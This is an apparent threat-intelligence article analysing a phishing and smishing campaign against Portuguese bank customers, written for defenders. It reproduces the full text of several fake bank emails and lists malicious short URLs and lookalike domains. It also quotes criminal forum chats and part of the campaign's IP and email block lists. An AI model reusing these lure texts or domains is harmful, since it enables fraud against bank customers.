Taking the bait: The modus operandi of massive social engineering waves impacting banks in Portugal

seguranca-informatica.pt/taking-the-bait-the-modus-operandi-of-massive-social-engineering-waves-impacting-banks-in-portugal

January 31, 2022


Taking the bait: The *modus operandi* of massive social engineering waves impacting banks in Portugal in the last two years.
A massive social engineering campaign has been disseminated at least in the last two years in Portugal. The waves have impacted banking organizations with the goal of stealing the users' secrets, accessing the home banking portals, and also controlling all the operations on the fly via Command and Control (C2) servers geolocated in Brazil.

In this article, we will understand the *modus operandi* of this wide campaign, how the phishing templates are disseminated, how victims' are triggered, dig into the details of the phishing templates and C2 server source-code, and learn how criminals are orchestrating all the operations.

Overview

A wide social engineering campaign affecting bank users' in Portugal, Spain, Brazil, Mexico, Chile, the UK, and France has been disseminated and operated by Brazilian criminals at least in the last two years. Although users of many countries have been impacted, this article will focus whenever possible only on the Portuguese waves.

As documented in the past, a lot of malicious templates have been developed and updated by criminals to lure victims to share their home banking credentials on fake templates. As usual, the phishing email templates are incredibly similar to the original emails, with the exception of the content provided. Nevertheless, the campaign is not just about collecting data through a landing page: **criminals are able to control every step of the infection chain,** asking the victim for additional details via C2 servers in real-time. This campaign has been observed since 2019 in Portugal and is depicted in Figure 1 below.



trigger victims via
Criminals geolocated in Brazil
phishing & spear-phishing
smishing
SMS
and victims access
Simple landing-page that collects credentials and other banking details
Landing-page that collects users' secrets, and malicious infection is controlled via a C2 server
Data stored on the server. Criminals collect details in offline mode.
Criminals are able to manage every step of the infection chain in real time.
Target countries
Segurança Informática

Figure 1: *High-level diagram of the social engineering infection chain. Victims are triggered via phishing, spear-phishing, or smishing waves, and the observed landing pages can have two distinct forms. Users' details are collected offline or on the fly orchestration via C2 is performed by criminals.*


Key findings

- Criminals target victims from different countries and collect details from home banking portals and payment cards.
- The criminals geolocated in Brazil have a list of target phone numbers and emails used to trigger victims in spear-phishing campaigns.
- The criminals can use two different phishkits engines.
- The compromised data can be accessed by criminals in offline mode by accessing the server where the landing page is running. The data is transferred via FTP or web pannels, and further access is performed to the banking portal.
- On the other side, an orchestration schema in real-time can be used to control every step of the infection chain. With this mechanism in place, the infection process is as real as possible to the legitimate system. Criminals can impersonate the victims and access the legitimate service in real-time while details are requested via the fake page.

Genesis: The initial trigger

The smishing way

Everything starts with smishing (SMS) or spear-phishing campaigns (fake emails). Smishing is leveraged through a wordlist of valid and processed phone numbers acquired by criminals from other criminal groups that sell this type of content – including emails – on underground forums and Telegram or Discord channels.



[redacted] 10/12/2020
Hi

[redacted] 10/12/2020
hi
can i help?

[redacted] 10/12/2020
A friend told me that you have an email list to sell? I need Portugal

[redacted] 10/12/2020
which frnd?

[redacted] 10/12/2020
[redacted]
Nome de Usuário
We are Brazilian

[redacted] 10/12/2020
Wallet

[redacted] 10/12/2020
right
13cYaq[redacted]

[redacted] 10/12/2020
Yo?

11 de dezembro de 2020

[redacted] 11/12/2020
Hi
Good morning, sorry, yesterday it was too late here in Brazil, I just sent your bitcoin, when you confirm send me the emails, thanks!
http://blockchain.com/btc/address/13cYaq[redacted]

Blockchain.com Explorer | BTC | ETH | BCH
The easiest and most trusted transaction search engine and block explorer.

[redacted] - [redacted] - **Wednesday 21 |**

I buy a way to infect quite a few victims very quickly, at least a thousand clients a day. I need to infect computers from Chile.

I paid very well.

RE: [redacted] - [redacted] - **Thursday 24 |**

> *(Wednesday 21 | 07:25:PM)*[redacted]: I buy a way to infect quite a few victims very quickly, at least a thousand clients a day. I need to infect computers from Chile.
>
> I paid very well.

I can do that for you. Write me and Lets talk .

RE: [redacted] - [redacted] - **Monday 10 |**

write to [redacted]@protonmail.com and notify about that thread

RE: [redacted] - [redacted] - **Monday 10 |**

[redacted] at] protonmail.com

[redacted] - [redacted] - **Wednesday 21 |**

Comprei Cripta Privada que garante pelo menos alguns dias contra av.


[redacted] - [redacted] - **Monday 17 |**

portuguese

Figure 2: *How criminals are obtaining phone numbers and emails to trigger victims'.*

Interesting to notice that these groups are looking for Fully Undetectable (FUD) malware to target victims. We believe this thread is related to the acquisition of the source code of the **URSA trojan detailed here.**

The smishing campaign is started by using SMS API services from third-party companies to release the trigger.




```
35191[redacted]   35192[redacted]   +569[redacted]
35191[redacted]   35192[redacted]   +569[redacted]
35191[redacted]   35192[redacted]   +569[redacted]
35191[redacted]   35192[redacted]   +569[redacted]
35191[redacted]   35192[redacted]   +569[redacted]
35191[redacted]   35192[redacted]   +569[redacted]
35191[redacted]   35192[redacted]   +569[redacted]
35191[redacted]   35192[redacted]   +569[redacted]
35191[redacted]   35192[redacted]   +569[redacted]
35191[redacted]   35192[redacted]   +569[redacted]
35191[redacted]   35192[redacted]   +569[redacted]
35191[redacted]   35192[redacted]   +569[redacted]
35191[redacted]   35192[redacted]   +569[redacted]
35191[redacted]   35192[redacted]   +569[redacted]
35191[redacted]   35192[redacted]   +569[redacted]
35191[redacted]   35192[redacted]   +569[redacted]
35191[redacted]   35192[redacted]   +569[redacted]
35191[redacted]   35192[redacted]   +569[redacted]
35191[redacted]   35192[redacted]   +569[redacted]
35191[redacted]   35192[redacted]   +569[redacted]
35191[redacted]   35192[redacted]   +569[redacted]
35191[redacted]   35192[redacted]   +569[redacted]
35191[redacted]   35192[redacted]   +569[redacted]
35191[redacted]   35192[redacted]   +569[redacted]
35191[redacted]   35192[redacted]   +569[redacted]
35191[redacted]   35192[redacted]   +569[redacted]
35191[redacted]   35192[redacted]   +569[redacted]
35191[redacted]   35192[redacted]   +569[redacted]
```

Código	Nome da lista	Número de contatos	Status
679851	SuperLinea	1050	Finalizado
679795	LISTA_DE_CONTATOS_1017	377	Finalizado
678963	SuperLineaTEST - lista	1	Finalizado
678962	SuperLinea2 - lista	1	Finalizado
678750	Teste gerador	4955	Finalizado
678557	[redacted] - lista	9	Finalizado
678550	Teste CL	1	Finalizado
678500	[redacted]	2	Finalizado

Figure 3: *Smishing campaigns executed by criminals to target victims according to several lists grouped by countries.*

The spear-phishing method

The spear-phishing campaigns are executed in the same way. A list of emails is acquired and a well-designed template impersonating the legitimate organizations is sent to the victims' inbox. Figure 4 below presents some of the templates disseminated in the last weeks in Portugal.



Millennium bcp

VÁ AO BANCO SEM TER DE SAIR DE CASA

Olá [redacted]

Seu aplicativo mudou.

Será necessário activar novamente seu registo, aceda sua conta através do botão abaixo.

Caso não conclua o processo online, seu utilizador, código multicanal e cartões de débito/ crédito serão desactivados.

Aceda sua conta

Não complicar é o nosso jeito de ser!

Até já,

Daniel Garcia
Diretor de Segurança

©2000 millenniumbcp.pt. Todos os direitos reservados. millenniumbcp.pt é uma marca registada do Banco Comercial Portugues, S.A.

novobanco

Olá,
entre connosco
no futuro
do novobanco.

Olá [redacted]

Renovámos o novobanco Online a pensar no seu negócio.

Caro(a) Cliente, queira fazer o favor de proceder à atualização dos seus contactos. Por forma a nos mantermos sempre atualizados iremos solicitar-lhe periodicamente que atualize os seus contactos, aceda sua conta através do botão abaixo.

Caso não conclua o processo online, seu Nº de adesão, PIN e cartões de débito/ crédito serão suspensos.

Não complicar é o nosso jeito de ser:

Convidamo-lo a conhecer todo o processo de mudança da nova marca, em novobanco.pt.

Visitar Site

Em nome do novobanco, da sua administração e de todos os seus colaboradores, agradecemos a sua confiança e prometemos continuar a fazer o futuro consigo.

Cumprimentos,
novobanco

Juntos fazemos o futuro.

NOVO BANCO

Reactivar Acesso aos Canais Digitais

NBnet | NB smarter
Reativar acesso
Um acesso único, vários canais.

[redacted], **Precisa reativar o acesso aos Canais Digitais.**

Será necessário reativar o acesso aos Canais Digitais, por não ter o dados atualizados. Aceda sua conta através do botão **Reativar Acesso**.

Soluções para reativar o seu acesso.

Caso não tenha o n. de telemóvel e/ou a morada atualizada, em virtude de serem dados pessoais não declarativos e por questões de segurança terá de efetuar a alteração aqui neste canal disponibilizado para este serviço

Reativar Acesso

Não tenho os meus dados atualizados

Um de nossos especialistas, irá **entrar em contacto em seu telemóvel**. Siga todos os procedimentos indicado por ele(a) para confirmar tua Reactivação

Adira agora

Adira aqui ao canais digitais Novo Banco e comece desde logo a utilizar.

NOVO BANCO

Informativo E-mail:

Estimado Cliente, [redacted]
Nosso sistema de monitoramento em tempo real, detectou que suas credenciais de seguranca juntamente com seu Cartao Matriz (CM) encontram-se pendentes de atualizacao. Para evitar a suspencao de todos os nossos servicos, voce devera realizar o procedimento de atualizacao do seu Cartao Matriz (CM).

>> Realizar Atualizacao

NOVO BANCO

NBnet

Prezado(a) Cliente,

O seu acesso ao meu Banco mudou, para continuar a utilizar será necessário ativar a sua (ID Digital NB).
Para realizar o procedimento, siga as instruções apresentadas no portal de segurança digital do Novo Banco clicando abaixo em continuar, em seguida confirme os seus dados de titular e ative a sua Identificação de Acesso.
*O procedimento é obrigatório para todos os clientes que desejam utilizar os canais digitais (Computador, Tablet, Telemóvel) do Novo Banco.

Acesso Via Site

Depois da ativação aceda ao NBnet pelo site seja por computador, tablet ou telemóvel

Continuar

NB smarter
O NOVO BANCO no seu smartphone.

NBnet
O seu banco online, gratuito e seguro.

NBdireto
24 horas por dia, 7 dias por semana.

2021 NOVO BANCO, SA

NOVO BANCO

Alerta de Seguranca - Contrato Cancelado Nbdireto.

[redacted] para sua seguranca, este servico foi desactivado, para voce efectuar as actualizacoes de suas chaves de seguranca.

Sera necessario que aceda ao nosso HomeBanking para verificar suas informacoes em nossa base de dados, ou os servicos oferecidos por nos on-line serao desactivados por tempo indeterminado em sua conta.

Caso nao efectue o processo on-line no tempo estimado de 03 (tres) dias, a contar desta data de recebimento deste informativo, para efectuar a ativacao sera necessario procurar uma de nossos balcoes **e sera cobrado multa no valor de EUR 347,30** para efectuar este procedimento.

Melhores Cumprimentos
NOVO BANCO.


Efectuar Ativacao

Este e-mail foi enviado para voce por que e um de nossos clientes e segundo nossa politica de uso, voce esta qualificado para receber notificacoes on-line quando necessarias. Protocolo de atendimento: 13734739-13734739, referente a esta solicitacao on-line.

© NOVO BANCO - 2021. Todos os direitos reservados.

Figure 4: *Phishing email templates disseminated in Portugal during the last weeks of 2021.*

As usual, the email body has hardcoded a malicious URL specially crafted by criminals via shortURL systems. The following image illustrates some malicious domains created on the bit[.]do service by criminals.



clicks Statistics Santander - Particulares
http://bit.do/Santander-PT [edit]
https://app.totta-santander.com/

clicks Statistics Novo Banco - Particulares e Banco Online
http://bit.do/nb-pt [edit]
https://pt-novobanco.com/

clicks Statistics Banco CTT Online - O seu Banco em Portugal
http://bit.do/ctt-pt [edit]
https://app.net-ctt.com/

clicks Statistics Banco BPM | Conti, mutui, carte, prestiti e assicu
http://bit.do/bpm-ita [edit]
https://bpm.add-italy.com/

clicks Statistics http://bit.do/upgrade-portugal [edit]
http://millenniumbcp.pt/

clicks Statistics Your Life in the Sun
http://bit.do/hsbc-mexico [edit]
https://www.hsbcmexico.site

clicks Statistics Banco Online para Particulares, Empresas y Negocios | Liberbank
http://bit.do/liber-web [edit]
https://app.liber-web.com/

clicks Statistics Personal | Santander UK
http://bit.do/santauk [edit]
https://santa.24533-account.com/

clicks Statistics Bankinter, S.A. – Sucursal em Portugal. - Bankinter
http://bit.do/bankinter [edit]
https://bankinter.online/

clicks Statistics http://bit.do/App-Millennium [edit]
https://bcpseguro.com/

clicks Statistics Your Life in the Sun
http://bit.do/activobank-app [edit]
https://www.segurade-email.com

clicks Statistics Particulares - Millenniumbcp
http://bit.do/millennium-bcp [edit]
https://bcpmobile.com/?n=xxx

Figure 5: *Short-URLs created by criminals and used in several campaigns in the wild.*


These kinds of campaigns fully target a group of users, spear-phishing. For this, criminals perform initial triage, before directing the victim to the malicious landing page.

In detail, a **redirector system** accessed after clicking on the malicious link sent via email is responsible for validating whether the email passed through a URL parameter is contained in a pre-computed list, which demonstrates that phishing campaigns are totally targeted to a group of users.

This redirector is composed of the following URL path: ***malicious_domain/redir*** or ***malicious_domain/?cliente=xxx***.

As observed below, the redirector system includes some features, namely:

- **A list of blocked domains**
- **A blacklist of IP addresses;** and
- **A logging mechanism to keep the victims' details (date and hour, OS version, email, IP address, and web-browser details.**



public/css/--/https:/www.novobanco.pt/[redacted]

Bloqueio de IPS: (248)

```
164.[redacted].10
190.[redacted].226
200.[redacted]6.90
200.[redacted]83
200.[redacted].54
200.[redacted]04
164.[redacted].47
45.2[redacted].52
95.9[redacted]74
213.[redacted]86
37.1[redacted].171
85.2[redacted].162
178.[redacted]0.117
84.9[redacted]147
194.[redacted]206
185.[redacted]70
179.[redacted]06
200.[redacted].1
195.[redacted]8.35
85.2[redacted].220
148.[redacted].38
176.[redacted]221
185.[redacted]71
84.1[redacted]8
186.[redacted]101
91.2[redacted].194
```

Bloqueio de e-mails: (225)

```
land[redacted]
brad[redacted]
@bc[redacted]
malv[redacted]
sbt[redacted]
@sbt[redacted]
ske[redacted]
sac[redacted]
@ge[redacted]
dar[redacted]
@ale[redacted]
